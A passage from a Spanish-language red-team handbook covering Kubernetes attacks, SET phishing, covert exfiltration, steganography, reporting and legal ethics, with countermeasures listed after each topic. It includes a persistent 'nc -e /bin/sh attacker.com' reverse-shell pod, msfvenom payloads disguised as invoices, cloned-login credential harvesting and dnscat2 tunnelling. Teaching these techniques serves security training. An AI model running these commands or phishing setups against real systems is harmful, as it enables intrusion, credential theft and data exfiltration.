- **Usar imágenes mínimas** (Alpine, distroless).
- **Verificar firmas de imágenes** antes de desplegar.
- **Segregar redes** internas de contenedores.
- **Monitorear runtime** con Falco o Sysdig.
- **Aplicar AppArmor/SELinux** para aislar contenedores.

□ Conclusión

Los contenedores nacieron como promesa de aislamiento, pero en manos del Red Team se convierten en trampas perfectas. Un solo descuido —un contenedor en modo root, un volumen mal montado, una imagen troyanizada— es suficiente para que el atacante desangre la infraestructura completa.

En el campo de batalla moderno, **el pentester que ignora los contenedores ignora el corazón mismo del DevOps**.

Capítulo 52

Ataques en entornos Kubernetes

□ Introducción

Kubernetes (K8s) es el **cerebro de la infraestructura moderna**: decide dónde se ejecutan los pods, gestiona redes, secretos y balanceadores de carga. En teoría, su diseño promueve seguridad y escalabilidad. En la práctica, configuraciones débiles, clusters expuestos y DevOps descuidados convierten al orquestador en una **mina de oro para el atacante**.

Un Red Team que logra comprometer un cluster no solo gana control sobre los contenedores: gana **el control absoluto del tejido nervioso que mantiene viva la empresa**.

□ Superficie de ataque en Kubernetes

1. **API Server expuesta**
   - Acceso abierto en `:6443` sin autenticación fuerte.
   - Tokens de servicio filtrados en pods.
   - Autenticación débil con certificados mal gestionados.
2. **RBAC mal configurado**
   - Roles de administrador asignados a todos los usuarios.
   - Cuentas de servicio con privilegios excesivos.
   - Falta de separación entre namespaces.
3. **Secrets inseguros**
   - Almacenados en etcd sin cifrado.
   - Inyectados en pods como variables de entorno.
   - Sin rotación ni auditoría.
4. **Red interna del cluster**
   - Tráfico no cifrado entre pods.
   - Servicios expuestos a Internet sin necesidad.
   - Filtros de red (Network Policies) inexistentes.
5. **Supply Chain y Helm Charts**
   - Despliegue de charts de terceros sin revisión.
   - Inyección de payloads en manifiestos YAML.

□ Técnicas de ataque del Red Team

1. Acceso al API Server

Conseguir un token de servicio o un certificado puede dar **control completo del cluster**.
Ejemplo: listar todos los pods en todos los namespaces:

```
kubectl --token=$TOKEN get pods -A
```

---

2. RBAC Abuse (Role-Based Access Control)

Si un atacante encuentra una cuenta con permisos excesivos:

```
kubectl auth can-i create pods --as system:anonymous
```

Si la respuesta es `yes`, puede desplegar pods maliciosos.

---

3. Escalada desde un pod comprometido

Un contenedor comprometido con acceso a `serviceaccount` puede pivotar al API Server:

```
cat /var/run/secrets/kubernetes.io/serviceaccount/token
```

Con este token, puede ejecutar acciones administrativas.

---

4. Inyección en manifiestos YAML

Un atacante con acceso a un repo de CI/CD puede insertar:

```
apiVersion: v1
kind: Pod
metadata:
  name: evil-pod
spec:
  containers:
    - name: backdoor
      image: alpine
      command: ["/bin/sh","-c"]
      args: ["while true; do nc -e /bin/sh attacker.com 4444; done"]
```

El resultado: un **backdoor persistente en el cluster**.

---

5. Robo de secretos de etcd

El almacenamiento etcd guarda toda la información del cluster. Si no está cifrado:

```
etcdctl get / --prefix --keys-only
```

Puede revelar **claves privadas, contraseñas y tokens**.

---

6. Explotación de servicios expuestos

Pods mal configurados con `NodePort` o `LoadBalancer` permiten a un atacante acceder directamente a aplicaciones internas que deberían estar protegidas.

□ Escenario Red Team

1. El Red Team compromete un pod vulnerable en el namespace de desarrollo.
2. Extraen el token de servicio montado en `/var/run/secrets/...`.
3. Descubren que ese token tiene permisos de administrador (RBAC mal configurado).
4. Usan `kubectl` para desplegar un pod malicioso en el namespace de producción.
5. Desde ese pod, instalan un *crypto miner* y exfiltran secretos de AWS inyectados en las variables de entorno.
6. Resultado: **toman control total del cluster, sin necesidad de tocar directamente los servidores físicos**.

□ Contramedidas

- **Seguridad en la API**: nunca exponer el API Server a Internet, usar certificados válidos y autenticación robusta.
- **Configurar RBAC** con privilegios mínimos por rol y namespace.
- **Cifrado de secrets en etcd** y rotación periódica.
- **Network Policies** estrictas para limitar el tráfico entre pods.
- **Restricciones de admisión** (OPA Gatekeeper, Kyverno) para evitar pods peligrosos.
- **Auditoría y monitoreo** constante del API Server y pods con Falco, kube-hunter, Sysdig.
- **Seguridad en el supply chain**: revisar charts de terceros, firmar imágenes, escanear manifests.

□ Conclusión

Kubernetes es el **imperio de la nube**. Allí convergen los contenedores, los secretos, las redes y las aplicaciones. Pero incluso el imperio más poderoso puede caer si el Red Team descubre un rol mal configurado, un API expuesto o un secreto mal protegido.

En el campo de batalla del siglo XXI, **quien controla el cluster controla el universo digital de su enemigo**.

Capítulo 53

Social Engineering Toolkit (SET) a nivel operativo

□ Introducción

No importa cuán blindadas estén las máquinas, **el eslabón más débil siempre es el humano**. El Social Engineering Toolkit (SET), creado por Dave Kennedy (TrustedSec), fue concebido para **automatizar ataques de ingeniería social** que de otro modo requerirían mucho esfuerzo manual.

SET es el **carnicero digital** que convierte al Red Team en un ilusionista: phishing masivo, clonado de sitios, ataques de credenciales, payloads incrustados en correos. Lo que antes tomaba días, ahora puede ejecutarse en minutos.

En este capítulo vamos a ver cómo un Red Team **opera SET en escenarios reales**, pasando de lo conceptual a lo operativo.

□ Superficie de ataque con SET

1. **Phishing Web**
   - Clonación instantánea de portales (Facebook, Outlook, Gmail, etc.).
   - Captura de credenciales en tiempo real.
   - Inyección de payloads en formularios.
2. **Spear-Phishing por correo**
   - Envío masivo de mails personalizados.
   - Adjuntar payloads en PDF, DOCX, EXE.
   - Evadir filtros básicos de seguridad.
3. **Ataques de payload interactivo**
   - Generación de shells reversas disfrazadas en documentos.
   - Integración con Metasploit para explotación inmediata.
4. **Ataques de credenciales en LAN**
   - Captura de hashes en SMB y WebDAV.
   - Redirección de tráfico a servidores controlados por el atacante.

□ Uso operativo de SET

SET se lanza directamente desde Kali Linux:

```
setoolkit
```

Menú principal:

1. **Social-Engineering Attacks**
2. **Penetration Testing (Fast-Track)**
3. **Third Party Modules**
4. **Update SET**
5. **Help, Credits, About**

---

1. Website Attack Vectors

El atacante puede clonar un sitio real y montar un servidor falso:

```
[1] Social-Engineering Attacks
[2] Website Attack Vectors
[3] Credential Harvester Attack Method
[2] Site Cloner
```

Luego, ingresa la URL legítima (ej. `https://accounts.google.com`). SET genera un clon y lo sirve en el puerto 80. Cada vez que una víctima ingresa usuario/contraseña, se guarda en el archivo de logs:

```
[*] WE GOT A HIT! credentials captured: user=target@gmail.com
pass=SuperSecret123
```

---

2. Spear-Phishing Attack Vector

Genera y envía correos con adjuntos maliciosos:

```
[1] Social-Engineering Attacks
[5] Mass Mailer Attack
```

Opciones:

- Usar un servidor SMTP propio.
- Disfrazar remitentes (`From: IT Support <support@empresa.com>`).
- Adjuntar payload generado por Metasploit:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=attacker LPORT=4444 -
f exe > factura.exe
```

SET lo incrusta en un correo convincente.

---

3. Infectious Media Generator

Crea archivos USB/CD/DVD con payloads incrustados. Ejemplo: un PDF que en realidad abre una reverse shell al atacante.

---

4. Payloads y Metasploit

SET se integra con Metasploit Framework. Cuando una víctima abre un adjunto o visita un sitio, SET activa un listener:

```
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST 192.168.1.100
set LPORT 4444
exploit
```

Resultado: **control remoto de la máquina víctima**.

□ Escenario Red Team

1. El Red Team identifica que los empleados de una empresa usan **Office 365**.
2. Clonan el portal de login de Microsoft con SET.
3. Distribuyen el enlace mediante spear-phishing: "Actualiza tu contraseña antes de perder acceso".
4. Varias víctimas ingresan sus credenciales en el sitio falso.
5. El Red Team recibe en sus logs `user@empresa.com : Password2025!.`
6. Con esas credenciales, acceden a correos reales y pivotan hacia la VPN corporativa.

□ Contramedidas

- **Concienciación**: entrenar a empleados para detectar phishing.
- **2FA obligatorio**: incluso con credenciales robadas, se bloquea el acceso.
- **Correo seguro**: filtrar spoofing con SPF, DKIM, DMARC.
- **Monitoreo proactivo**: SIEM detectando intentos de login masivos.
- **Seguridad web**: detectar clonado con certificados TLS y reportar dominios falsos.

□ Conclusión

El Social Engineering Toolkit es el **teatro de operaciones del hacker social**. Su poder no está en la tecnología, sino en la capacidad de disfrazar ataques como si fueran gestos cotidianos: un correo, un login, un archivo.

En manos del Red Team, SET convierte la debilidad humana en el vector de ataque más efectivo. Y en el campo de batalla moderno, **no hay firewall ni IDS que bloquee la manipulación psicológica**.

Capítulo 54

Exfiltración de datos sin ser visto

□ Introducción

Comprometer un sistema es apenas la mitad de la batalla. El verdadero valor para un Red Team está en **extraer información sensible**: contraseñas, bases de datos, propiedad intelectual, correos internos, registros financieros. Sin embargo, toda red corporativa moderna está plagada de **IDS, DLP, SIEM y firewalls de última generación** vigilando la salida de datos.

Aquí es donde entra el arte oscuro de la **exfiltración encubierta**: disfrazar, fragmentar o tunelar la información robada para que parezca tráfico legítimo, como si los secretos viajaran camuflados en el ruido digital de la red.

□ Métodos clásicos de exfiltración

1. **Exfiltración por HTTP/HTTPS**
   - Los datos se envían en requests POST a un servidor controlado por el atacante.
   - Si se usa HTTPS, la encriptación dificulta el análisis.
   - Ejemplo: subir archivos cifrados a un servidor oculto en AWS.
2. **Exfiltración por DNS**
   - Codificar datos en consultas DNS (ejemplo: `secretdata.attacker.com`).
   - El servidor del atacante recibe los datos fragmentados como subdominios.
   - Difícil de detectar en redes con mucho tráfico DNS.
3. **Exfiltración por correo electrónico**
   - Enviar datos en adjuntos cifrados.
   - Incluso un simple archivo `.txt` disfrazado de informe puede ser suficiente.
4. **Exfiltración por protocolos de mensajería**
   - Uso de Slack, Telegram, WhatsApp Web o Discord para enviar archivos cifrados.
   - Se camuflan como comunicación de trabajo legítima.

□ Técnicas avanzadas del Red Team

1. Cifrado y compresión previa

Antes de extraer los datos:

```
tar -czf secret.tgz /home/target/documents
openssl enc -aes-256-cbc -salt -in secret.tgz -out secret.enc -k
"ClaveUltraOscura"
```

Esto reduce el tamaño y convierte los datos en un flujo irreconocible.

---

2. Uso de canales encubiertos (Covert Channels)

DNS Tunneling con `iodine` o `dnscat2`:
`dnscat2-server attacker.com`
`dnscat2-client target.com`

- Todo el tráfico pasa como consultas/respuestas DNS.
- **ICMP Tunneling** con `ptunnel` o `icmptunnel`: Los pings llevan dentro datos cifrados. Para el firewall, parecen pings normales.
- **HTTP C2 (Command & Control)** con `Cobalt Strike` o `Empire`: Los datos salen en cookies, user-agents falsos o payloads fragmentados.

---

3. Steganografía digital

Ocultar datos dentro de imágenes o audios. Ejemplo:

```
steghide embed -cf foto.jpg -ef secret.enc
```

La foto luce igual, pero contiene archivos robados.

---

4. Fragmentación y exfiltración lenta (Low & Slow)

- Se envían pequeños fragmentos en intervalos largos.
- Difícil de distinguir de tráfico legítimo.
- Ejemplo: enviar 10 KB por hora durante semanas.

---

5. Uso de servicios cloud legítimos

Exfiltrar datos hacia Dropbox, Google Drive o OneDrive disfrazados como respaldos. Ejemplo con `rclone`:

```
rclone copy secret.enc remote:backups
```

Para el SOC, parece un backup corporativo común.

□ Escenario Red Team

1. El Red Team compromete un servidor de finanzas.
2. Encuentran **bases de datos SQL con información de clientes**.
3. Comprimen y cifran el contenido con AES.
4. Dividen el archivo en trozos de 500 KB y lo envían mediante **consultas DNS tunelizadas** hacia un servidor controlado.
5. En los logs del SOC solo aparecen consultas normales: `data1234.attacker.com`.
6. Tras 24 horas, los atacantes reconstruyen el archivo completo en su servidor.

Resultado: **terabytes de información robada, sin activar ninguna alarma evidente**.

□ Contramedidas

- **Monitoreo de tráfico DNS**: detectar patrones anormales (consultas largas o excesivas).
- **Inspección profunda de paquetes (DPI)**: identificar túneles ICMP y HTTP sospechosos.
- **Limitación de protocolos**: bloquear ICMP hacia Internet, restringir tráfico DNS a servidores internos.
- **Detección de steganografía**: análisis forense de imágenes y archivos multimedia.
- **Alertas en transferencias cloud**: detectar volúmenes inusuales hacia Dropbox/Drive.
- **Data Loss Prevention (DLP)**: inspeccionar archivos salientes en busca de contenido sensible.

□ Conclusión

La exfiltración es el último acto del Red Team, el **golpe maestro** que transforma un acceso en una filtración devastadora. La clave no está solo en robar datos, sino en **hacerlos desaparecer sin dejar rastro**, camuflados en el ruido digital cotidiano.

Un Red Team que domina la exfiltración encubierta puede operar en la sombra durante meses, drenando la sangre vital de una organización mientras sus defensas miran hacia otro lado.

Capítulo 55

Uso de canales encubiertos y esteganografía

□ Introducción

Mientras el Red Team despliega exploits y pivoteos, los ojos del Blue Team vigilan. Firewalls, IDS, EDR y SIEM registran cada byte sospechoso. Sin embargo, existe un terreno en el que los defensores suelen ser ciegos: el de los **canales encubiertos** y la **esteganografía**.

Estos métodos permiten al atacante **crear rutas invisibles de comunicación** o esconder información en objetos aparentemente inocentes. Es como pasar mensajes secretos dentro de cartas escritas con tinta invisible: **los datos están ahí, pero nadie los ve**.

□ Canales encubiertos (Covert Channels)

Un **canal encubierto** es un medio de comunicación que **no fue diseñado para transmitir datos**, pero que el atacante manipula para hacerlo.

□ Tipos principales

1. **Basados en almacenamiento**
   - Los datos se escriben en atributos poco visibles:
     - Metadatos de archivos (`author`, `comment`).
     - Bits ocultos en documentos PDF o Word.
     - Flags en protocolos de red que parecen inofensivos.
2. **Basados en tiempo (Timing Channels)**
   - El atacante modula datos según el tiempo entre paquetes.
   - Ejemplo:
     - 100 ms = bit 0
     - 200 ms = bit 1
   - Muy difícil de detectar, salvo con monitoreo de tráfico de alta precisión.

□ Herramientas para canales encubiertos

- **Iodine / DNSCat2** → Encapsulan tráfico dentro de consultas DNS.
- **Ptunnel / Icmptunnel** → Usan paquetes ICMP (ping) como portadores de datos.

- **HTTPTunnel** → Convierte peticiones HTTP en vehículos de información oculta.
- **Cloakify** → Convierte datos en listas aparentemente inofensivas (por ejemplo, ingredientes de recetas o direcciones IP).

Ejemplo con **dnscat2**:

```
# Servidor del atacante
ruby ./dnscat2.rb attacker.com

# Cliente en máquina comprometida
./dnscat --dns attacker.com
```

Todo el tráfico viaja como consultas DNS legítimas, invisibles al firewall.

□ Esteganografía

La esteganografía es el arte de **ocultar datos dentro de otros archivos**: imágenes, audios, videos o incluso en el propio código.

□ Métodos más comunes

1. **En imágenes (LSB - Least Significant Bit)**
   - Se reemplaza el último bit de cada píxel con datos del archivo secreto.
   - El ojo humano no nota diferencias en la imagen.

Ejemplo con **steghide**:
`steghide embed -cf foto.jpg -ef secretos.txt -p "claveoscura"`
Para extraerlos:
`steghide extract -sf foto.jpg -p "claveoscura"`

2.
3. **En audio**
   - Se ocultan datos en frecuencias imperceptibles al oído.
   - Herramientas como **DeepSound** permiten hacerlo con archivos `.wav` o `.flac`.
4. **En video**
   - Se aprovecha la redundancia de los frames para insertar mensajes ocultos.
   - Más complejo de detectar por el gran volumen de datos.
5. **En texto**
   - Alteración de espacios, tabulaciones o incluso caracteres Unicode invisibles.
   - Ejemplo: usar **Zero-Width Characters** (`\u200B`) para transmitir binario.

□ Escenario Red Team

1. El atacante roba un archivo `clientes.db`.

2. Lo cifra y lo fragmenta en bloques de 256 KB.
3. Inserta cada fragmento dentro de imágenes `.jpg` de la intranet usando **steghide**.
4. Los sube a un servicio público como redes sociales corporativas o almacenamiento en la nube.
5. Semanas después, descarga esas imágenes desde otra ubicación y reconstruye el archivo completo.

A ojos del Blue Team, fue solo un usuario cargando fotos a la nube.

□ Contramedidas

- **Monitoreo de anomalías DNS y ICMP** → detectar uso indebido de túneles.
- **Análisis forense de esteganografía** con herramientas como **Stegdetect**.
- **Restricción de tráfico** → bloquear protocolos innecesarios (ICMP hacia internet, DNS directo externo).
- **Inspección profunda de paquetes (DPI)** para encontrar patrones sospechosos.
- **Machine Learning** → modelos que analicen imágenes o audios en busca de alteraciones.

□ Conclusión

Los canales encubiertos y la esteganografía son el **equivalente digital de contrabando en doble fondo**: los defensores revisan la carga, pero el secreto está escondido donde no miran.

Para el Red Team, dominarlos significa mover información **silenciosamente y sin huellas**. Para el Blue Team, detectarlos es una pesadilla que requiere precisión quirúrgica.

Parte VII – El cierre de la biblia negrísima

Capítulo 56

Reportes profesionales en operaciones Red Team

□ Introducción

Un Red Team sin reportes es como un ladrón que nunca cuenta cómo entró. El **informe final** es la herramienta que conecta el mundo de la ofensiva con el de la defensa. No se trata de humillar al cliente ni de lucirse con capturas oscuras: se trata de **traducir el caos del ataque en lecciones prácticas y accionables para el Blue Team y la dirección de la empresa**.

El reporte es tanto **arma como espejo**: muestra la crudeza del ataque, pero también ilumina las rutas de mejora.

□ Tipos de reportes

1. **Ejecutivo (High Level)**
   - Pensado para directivos y responsables no técnicos.
   - Lenguaje claro, sin jerga, con foco en impacto de negocio.
   - Responde: *¿qué significa esto para la empresa?*
2. **Técnico (Deep Dive)**
   - Dirigido al Blue Team, SOCs y administradores.
   - Incluye **pasos detallados**, comandos, evidencias y posibles indicadores de compromiso (IoCs).
   - Responde: *¿cómo entraron y cómo se corrige?*
3. **Timeline operativo**
   - Una narrativa cronológica de la intrusión: desde el reconocimiento hasta la exfiltración.
   - Útil para que los defensores entrenen en **detección temprana**.

□ Estructura recomendada del reporte técnico

Sección	Contenido
Resumen ejecutivo	Impacto general, nivel de riesgo, principales hallazgos.
Metodología	Explicación del enfoque: fases de reconocimiento, explotación, post-explotación.
Alcance	Sistemas, redes y aplicaciones evaluadas.
Hallazgos principales	Vulnerabilidades críticas y cómo fueron explotadas.
Evidencias técnicas	Capturas de pantalla, comandos usados, salidas de herramientas.
Impacto	Qué logró el atacante (datos robados, acceso escalado, persistencia).

Recomendaciones	Pasos claros para mitigar cada hallazgo.
Indicadores de compromiso (IoCs)	Hashes, direcciones IP, patrones de tráfico que deben monitorearse.
Apéndices	Scripts usados, configuraciones de laboratorio, logs relevantes.

□ Ejemplo de hallazgo documentado

Hallazgo crítico #1: API expuesta sin autenticación

- **Descripción**: Se detectó un endpoint público `/admin` accesible sin credenciales.

Evidencia:

```
curl -X GET http://target.com/admin
```

- Devolvió información sensible: lista de usuarios y hashes de contraseñas.
- **Impacto**: Acceso no autorizado a información confidencial, con riesgo de escalada lateral.
- **Recomendación**:
  - Implementar autenticación robusta (OAuth2 o JWT).
  - Revisar políticas de exposición de endpoints.
  - Implementar WAF para mitigar intentos similares.
- **IoCs**: Peticiones GET a `/admin` desde IPs externas.

□ Estilo del reporte Red Team

Un informe Red Team debe ser:

- **Oscuro pero claro** → debe mostrar la crudeza del ataque sin tecnicismos innecesarios para los ejecutivos.
- **Implacable pero constructivo** → señalar fallas graves sin arrogancia, siempre ofreciendo caminos de mejora.
- **Narrativo pero detallado** → contar la historia del ataque como una novela negra, pero con pruebas forenses en cada página.

□ Escenario Red Team

El equipo realiza una simulación y logra exfiltrar 2 GB de datos desde la red interna. En el **reporte ejecutivo**, se informa:

"La operación demostró que un atacante externo podría acceder a datos críticos de clientes en menos de 48 horas, lo que representa un riesgo directo de sanciones regulatorias y pérdida de reputación".

En el **reporte técnico**, se documenta:

- La explotación inicial mediante SQLi en el portal público.
- La escalada lateral hacia el servidor de archivos.
- El uso de DNS tunneling para exfiltrar la información.
- Recomendaciones específicas: segmentación de red, WAF, monitoreo de consultas DNS.

□ Contramedidas para reportes débiles

Un reporte mal hecho puede ser tan dañino como una intrusión no detectada. Para evitarlo:

- **Usar plantillas estandarizadas** → basadas en MITRE ATT&CK o PTES.
- **Mantener evidencia verificable** → capturas y logs firmados con hash.
- **Evitar saturar con jerga técnica** → el lenguaje debe adaptarse a la audiencia.
- **Revisar impacto legal** → reportes pueden convertirse en pruebas en auditorías o litigios.

□ Conclusión

Los exploits, los payloads y el pivoting son la adrenalina del Red Team. Pero **el verdadero valor nace en el reporte**: ahí es donde el ataque se convierte en conocimiento, el caos en enseñanza, y el hacker en **asesor estratégico**.

El informe final no es un cierre: es una invitación a que la organización se fortalezca. El Red Team desaparece en la sombra, pero deja un mapa de cicatrices para que el Blue Team aprenda a defenderse.

Capítulo 57

Cómo documentar hallazgos sin autoincriminarse

□ Introducción

El Red Team camina en una frontera peligrosa: la del atacante y el auditor. Una operación profesional exige **guardar registro de cada hallazgo, explotación y resultado**, pero hacerlo de forma torpe puede transformarte en tu propio verdugo. Si un reporte parece una **confesión criminal**, entonces has fallado como profesional. El secreto está en **documentar con precisión, claridad y ética**, sin poner en riesgo tu libertad ni la reputación del equipo.

□ El peligro de la autoincriminación

Muchos Red Teamers novatos creen que el reporte debe mostrar todos los detalles “con estilo underground”, incluyendo frases como:

“Logramos comprometer el dominio completo y extraer 10 GB de datos de clientes.”

Ese tipo de redacción es un **arma contra ti mismo**:

- Puede ser malinterpretada en auditorías externas.
- Puede ser usada en juicios como evidencia de mala praxis.
- Puede dañar la relación con el cliente si percibe soberbia o falta de ética.

□ Principio rector: separar hechos técnicos de acciones personales

Un reporte profesional nunca debe sonar como un relato de “yo hackeé”. Debe sonar como un **informe objetivo de un sistema bajo evaluación**.

- ❌Incorrecto: *“Entré al servidor mediante SQLi y robé datos sensibles de la base de clientes.”*
- ☑Correcto: *“Se identificó una vulnerabilidad de inyección SQL en el módulo de login, que permite acceso no autorizado a datos de clientes. Se validó con una prueba controlada en el entorno autorizado.”*

□ Estrategias para documentar sin incriminarse

1. **Habla en tercera persona**
    - En vez de *“yo hice”*, usa *“se observó”, “se identificó”, “la prueba mostró”*.
    - Así se convierte en un registro objetivo, no en una confesión personal.
2. **Diferencia simulación de explotación real**
    - Siempre aclara: *“la vulnerabilidad fue explotada en condiciones controladas”*.

    - Marca la frontera entre un ataque criminal y una simulación ética.
3. **Documenta el hallazgo, no el ego**
    - El reporte no es para presumir, sino para informar.
    - La evidencia debe mostrar la vulnerabilidad, no glorificar la intrusión.
4. **Limita el detalle cuando no aporta**
    - No incluyas “recetas criminales” innecesarias.
    - Describe vectores y pruebas sin dar manuales completos de explotación.
5. **Incluye disclaimers legales**
    - Cada hallazgo debe estar acompañado de frases como:
        - *“La explotación se realizó en el marco autorizado del contrato de pruebas.”*
        - *“No se accedió ni almacenó información fuera del alcance definido.”*

□ Ejemplo de redacción segura

Hallazgo crítico #2: credenciales débiles en portal interno

- **Descripción**: Se detectó que múltiples cuentas internas usan contraseñas triviales.
- **Prueba realizada**: Se llevó a cabo un ataque controlado de fuerza bruta en el entorno autorizado, identificando contraseñas como `123456` y `qwerty`.
- **Impacto**: Riesgo de acceso no autorizado a información interna.
- **Recomendaciones**: Implementar políticas de complejidad de contraseñas, autenticación multifactor y campañas de concienciación.

□ Obsérvese: el hallazgo está documentado con claridad, pero **sin narrativas de “yo accedí” ni exageraciones del tipo “me apropié de todo el sistema”**.

□ Checklist de autoprotección en reportes

- [ ] ¿El reporte habla en tercera persona?
- [ ] ¿Los hallazgos se presentan como observaciones técnicas, no como acciones personales?
- [ ] ¿Está claro el marco legal/autorizado del test?
- [ ] ¿Se evitó lenguaje emocional o egocéntrico?
- [ ] ¿Se incluyeron disclaimers sobre límites del alcance?

□ Conclusión

Un buen Red Teamer no solo sabe hackear: también sabe **contar la historia del ataque** sin convertirse en protagonista legal de un caso penal. La clave está en **documentar hallazgos como pruebas técnicas objetivas**, nunca como relatos personales de hazañas.

Recordemos: el Red Team desaparece en la sombra. Lo único que debe quedar como rastro es un reporte limpio, claro, y libre de incriminación.

Capítulo 58

Legales y ética: caminar por el filo de la navaja

□ Introducción

El Red Team vive en un terreno ambiguo: sus herramientas son las del criminal, pero su misión es proteger. La paradoja es que los **métodos oscuros** se emplean con un **objetivo luminoso**: reforzar la seguridad. Sin embargo, el filo entre lo permitido y lo ilegal es tan fino como una navaja. Un paso en falso puede transformar al profesional en delincuente.

Este capítulo aborda los **marcos legales, la ética hacker y la responsabilidad profesional**. Porque en el hacking, no basta con saber explotar: hay que saber **cuándo parar, qué no tocar y cómo justificar cada acción**.

□ Marco legal: la ley no distingue intenciones

En la mayoría de los países, las legislaciones de ciberseguridad **no hacen diferencia entre un hacker malicioso y un Red Teamer imprudente** si actúa sin autorización.

- **Acceso no autorizado** → delito, incluso si “solo fue para probar”.
- **Exfiltración de datos** → delito, aunque sea con fines académicos.
- **Instalación de malware** → delito, aunque lo llames “payload de prueba”.

Ejemplo real: un pentester en EE. UU. terminó arrestado por *entrar físicamente* a un edificio dentro de un contrato mal redactado. El cliente negó haber autorizado ese alcance. Resultado: Red Teamer esposado y tratado como intruso.

□ Moraleja: **si no está por escrito, no está autorizado**.

□ La ética hacker como brújula

El hacking nació con un ethos: **curiosidad, creatividad y libertad de información**. Pero en el contexto profesional, la ética se convierte en una **regla de supervivencia**.

Principios de ética en Red Team:

1. **Autorización explícita** – Ninguna prueba comienza sin un contrato firmado y delimitado.
2. **Proporcionalidad** – No explotar más allá de lo necesario para demostrar el riesgo.
3. **No daño** – No alterar, borrar ni corromper datos del cliente.
4. **Confidencialidad** – Todo lo hallado es información sensible, protegida bajo NDA.
5. **Responsabilidad social** – El conocimiento no se usa para beneficio personal ni contra terceros.

□ El filo de la navaja

Un Red Teamer opera en un espacio donde:

- El **cliente espera resultados** reales, casi criminales.
- El **equipo legal del cliente** puede malinterpretar esas acciones.
- El **Blue Team** interno puede verse como enemigo temporal.
- El **entorno regulatorio** puede cambiar las reglas de la noche a la mañana.

Este filo obliga a adoptar una postura de **OPSEC personal y organizacional**:

- Guardar evidencia de que actuaste dentro del alcance.
- Documentar cada paso como simulación controlada.
- Evitar técnicas que puedan generar daños colaterales (DoS en ambientes productivos, ransomware simulado, etc.).

□ Contratos, alcance y salvavidas legales

El contrato es tu chaleco antibalas. Debe contener:

- **Definición clara del alcance** (IP, dominios, aplicaciones).
- **Fechas y horarios** de la operación.
- **Métodos permitidos y prohibidos**.
- **Cláusula de no responsabilidad** en caso de interrupciones imprevistas.
- **Contacto de emergencia** en la organización cliente.

Un contrato mal diseñado es igual a caminar vendado sobre un abismo.

□ Casos reales de dilemas éticos

- **Caso 1: El hallazgo olvidado** Un Red Teamer detecta una vulnerabilidad crítica en un sistema fuera del alcance acordado. ¿La reporta? ¿La ignora?
    - Ética → informar al cliente, pero aclarando que fue un hallazgo colateral.

- **Caso 2: El cliente negligente** Tras el reporte, el cliente decide no corregir nada. El Red Teamer sabe que los datos están expuestos. ¿Divulgarlo públicamente?
    - Ética → no. La confidencialidad es absoluta.
- **Caso 3: El reto personal** El operador descubre que puede pivotar más allá del alcance, solo por diversión.
    - Ética → detenerse. “Poder” no significa “deber”.

□ Checklist del Red Teamer ético y legal

- [ ] ¿Tengo autorización escrita?
- [ ] ¿Estoy operando dentro del alcance?
- [ ] ¿He documentado mi actividad como simulación controlada?
- [ ] ¿Evité técnicas que puedan dañar sistemas o datos?
- [ ] ¿Estoy preparado para defender mi actuar ante un tribunal?

□ Conclusión

El Red Team vive en el filo de la navaja: un lado es la gloria profesional, el otro la ruina legal. Solo la **ética y el marco legal sólido** permiten caminar sin caer.

Recordemos: el verdadero hacker no es quien explota vulnerabilidades, sino quien sabe **cuándo no hacerlo**.

Capítulo 59

Casos reales de ataques de Red Team

□ Introducción

El hacking ético a menudo se percibe como una danza en teoría, llena de comandos y exploits en laboratorio. Pero el verdadero Red Teaming cobra vida cuando se enfrenta a entornos **vivos, hostiles y protegidos por defensas reales**. Cada caso que veremos aquí no es solo una prueba técnica: es un recordatorio de que **los humanos, las políticas y la psicología importan tanto como las herramientas**.

□ Caso 1: La puerta olvidada del banco

Un banco multinacional contrató un Red Team para evaluar su seguridad. Tras semanas de escaneo, todo parecía fortificado. Firewalls actualizados, IDS configurados, WAF blindando aplicaciones web. El Red Team cambió de ángulo: **ingeniería social física**.

1. Un operador se disfrazó de técnico de impresoras y esperó la salida del personal de limpieza.
2. Con una caja de herramientas, tailgating mediante, ingresó al edificio.
3. Desde una oficina vacía, conectó un **Raspberry Pi** preconfigurado con un reverse shell.

Resultado: en 48 horas, control completo del Active Directory. El banco se dio cuenta de que sus mayores debilidades **no estaban en los firewalls, sino en los pasillos**.

□ Caso 2: El gobierno y el USB maldito

En una operación autorizada contra una entidad gubernamental, el Red Team apostó por un clásico: **dropping USBs**.

- Se dejaron memorias con etiquetas tentadoras:
  - “Salarios 2025 – CONFIDENCIAL.xlsx”
  - “Fotos internas – URGENTE”
- Tres empleados cayeron en la trampa.
- El payload: un ejecutable firmado con un certificado válido, ofuscado para evadir antivirus.

Cuando el Blue Team detectó actividad sospechosa, ya era tarde: el Red Team había **exfiltrado documentos clasificados** vía un canal encubierto con DNS tunneling.

Lección: el entrenamiento en **conciencia de amenazas internas** es tan vital como cualquier software de seguridad.

□ Caso 3: El hospital bajo ataque controlado

Un hospital contrató un Red Team tras varios ataques de ransomware en el sector. El objetivo: medir cuánto tardarían en detectar un ataque interno.

Metodología:

- Uso de **phishing con documentos PDF** infectados.
- Escalamiento de privilegios en máquinas con parches atrasados.
- Movimiento lateral con **Pass-the-Hash**.

Resultados:

- El equipo llegó a comprometer sistemas de soporte vital en apenas **72 horas**.

- El Blue Team no detectó la intrusión hasta el informe final.

El impacto psicológico fue brutal: la dirección comprendió que no era cuestión de *si* serían atacados, sino de *cuándo*.

□ Caso 4: El ataque simulado que terminó en caos

Un Red Team fue contratado por una empresa de telecomunicaciones. El contrato tenía un fallo: no especificaba límites en el uso de **ataques DoS**.

Durante la operación, los pentesters lanzaron pruebas que saturaron los servidores productivos. El servicio cayó durante 3 horas, provocando pérdidas millonarias.

El cliente, furioso, demandó al equipo. El caso terminó en tribunales. □ Este ejemplo se convirtió en una advertencia global: **el alcance mal definido es un arma contra el propio Red Team**.

□ Caso 5: La simulación de APT (Advanced Persistent Threat)

En una multinacional de energía, el Red Team fue contratado para simular un **grupo de ciberespionaje extranjero**.

- Crearon infraestructura falsa en servidores alquilados en países lejanos.
- Usaron malware polimórfico para evitar detección.
- Mantuvieron persistencia en la red por **seis meses**, documentando cada acceso.

El cliente quedó atónito al descubrir que los pentesters lograron:

- Acceder a diseños de infraestructura crítica.
- Exfiltrar gigabytes de datos sensibles sin disparar alarmas.

El informe final mostró que la empresa estaba expuesta a un **Stuxnet 2.0**, pero sin haber sufrido un ataque real.

□ Comparación de casos

Caso	Técnica principal	Impacto	Lección clave
